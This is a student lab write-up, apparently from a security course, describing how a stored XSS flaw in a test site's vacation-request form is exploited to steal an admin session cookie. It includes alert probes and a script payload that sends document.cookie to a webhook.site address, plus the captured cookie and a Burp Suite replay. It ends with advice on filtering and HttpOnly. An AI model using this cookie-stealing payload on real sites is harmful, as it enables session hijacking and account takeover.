


Report on XSS stored - 14.5 -14

Tester's name: Stanley Ford

Lab 14.5

- General information:
 - Testing period: 22.01.2023
 - Test object: <http://51.250.73.193:5001>
- Description of actions:

First, I logged in as a new user by entering random account information. There is only one page on the page with the possibility of any user input – the resume. I will check it first. I'll try to send valid data to see how the site should work according to the idea:



The screenshot shows a web browser window with the address bar displaying 'http://51.250.73.193:5001/cv'. The page has a navigation bar with 'MAIN', 'HOME', and 'VOCATION' links, and a 'Logout' button. The main content area is titled 'Vacation Reques Form' and contains five input fields with the following values: 'Adam', 'Adamson', 'biablabla@ukr.net', '+4833333333', and 'hello world'. A 'SEND REQUEST' button is located at the bottom of the form.

I was redirected to a certain "waiting room":

MY REQUESTS LIST

1	Request data 2023-01-23 00:39:30 Status: Wait
---	--

After a while, the status changed to "Watched". Apparently, The request was processed by the server or anyone on the other side.

Now I'll check if there is any filtering of the input data in the fields:I

Vacation Reques Form

`<script>alert(1)</script>`

`<script>alert(2)</script>`

`<script>alert(3)</script>`

`<script>alert(4)</script>`

`<script>alert(5)</script>`

SEND REQUEST

sent such a draw to the server under test and... I got to the same "waiting room" and, after waiting for a while, received the "Watched" status

MY REQUESTS LIST		
1	Request data 2023-01-23 00:39:30 Status: Watched	2
		Request data 2023-01-23 00:41:27 Status: Watched
		3
		Request data 2023-01-23 00:48:59 Status: Watched

"That is, they were not embarrassed by the fact that instead of mail I entered a code, without the "@" symbol, in the number, in the name, and everywhere! That's what I'm going to do. I'll put a script in there, which will intercept the cookie of the party

reviewing my requests and send them to my WebHook site:

Vacation Reques Form

First Name:

Last Name:

E-mail:

Phone:

```
<script>document.location='https://webhook.site/83a6c703-093b-4d76-8b4a-6ccb1872f5c9?c'+document.cookie;</script>
```

SEND REQUEST

After waiting for my request to be processed, I intercepted the admin cookie session. The cookie itself is located after the words session=:

REQUESTS (1/500) Newest First Search Query

GET http://51.250.73.193/ 01/22/2023 8:09:24 PM

Request Details

https://webhook.site/83a6c703-093b-4d76-8b4a-6ccb1872f5c9?c=aj3a4x05g5g5AVANC7uG6hndXDFDVAARETqE3R05Kj3tJ-Vk13r3eC906v-2320AH1RmYKvH2ouF5CQJAHwUFV7zYyQFwA3E9-hu4FwTQ21X0D56gM-5SC50E55SsATYHwDobVYHkWONC5dpc5tXzqYYSmXqp_gDHgyeN5eQvaCu3Q-7k8nld_pv5s439P0BLbo3Q_Y83eQg_a2eYH4u2_x8o7r13KVRFDY8h%26session=aj3a4x05g5g5AVANC7uG6hndXDFDVAARETqE3R05Kj3tJ-Vk13r3eC906v-2320AH1RmYKvH2ouF5CQJAHwUFV7zYyQFwA3E9-hu4FwTQ21X0D56gM-5SC50E55SsATYHwDobVYHkWONC5dpc5tXzqYYSmXqp_gDHgyeN5eQvaCu3Q-7k8nld_pv5s439P0BLbo3Q_Y83eRAJ45o0wZ9R5ScGCH3KvN7u0-Fg

Host51.250.73.193whos

Date01/22/2023 8:09:24 PM (in a few seconds)

Size0 bytes

IDceff991-5557-4015-9006-8902v909094

Files

Query strings

csessionaj3a4x05g5g5AVANC7uG6hndXDFDVAARETqE3R05Kj3tJ-Vk13r3eC906v-2320AH1RmYKvH2ouF5CQJAHwUFV7zYyQFwA3E9-hu4FwTQ21X0D56gM-5SC50E55SsATYHwDobVYHkWONC5dpc5tXzqYYSmXqp_gDHgyeN5eQvaCu3Q-7k8nld_pv5s439P0BLbo3Q_Y83eQg_a2eYH4u2_x8o7r13KVRFDY8h%26session=aj3a4x05g5g5AVANC7uG6hndXDFDVAARETqE3R05Kj3tJ-Vk13r3eC906v-2320AH1RmYKvH2ouF5CQJAHwUFV7zYyQFwA3E9-hu4FwTQ21X0D56gM-5SC50E55SsATYHwDobVYHkWONC5dpc5tXzqYYSmXqp_gDHgyeN5eQvaCu3Q-7k8nld_pv5s439P0BLbo3Q_Y83eRAJ45o0wZ9R5ScGCH3KvN7u0-Fg

No content

Headers

connectionclose

sec-fetch-sitecross-site

sec-fetch-modenavigate

sec-fetch-document

upgrade-insecure-requestsi

referrerhttp://web.volta:9888/

accept-encodinggzip, deflate, br

accept-languageen-us,en;q=0.5

accepttext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;...

user-agentMozilla/5.0 (X11; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0

hostwebhook.site


content-length

content-type

Form values


(empty)

I copy it, log it out and enable interception in Burp Suite. Now I intend to access the site under the admin cookie session, replacing my cookie with the intercepted one:



The request can be sent further, until the victorious end of the :)

We logged in to the account with stolen cookies. Please, the flag received



:Self-Test Questions:

- List the tools (programs and utilities) that you used to solve this lab:Web

browser (Google Chrome)
Burp Suite
WebHook

- List the vulnerabilities you have discovered:
StoredXSS

- Give advice on how to improve protection

:The main way to protect against this kind of attack is to add filtering:Add checks for various case manipulations like <script></script>.Add a check for the presence of <, >, / and their encrypted variants in various encodings.

Do not allow queries to be executed with unusual separators.

Another way is to use the HTTPOnly flag

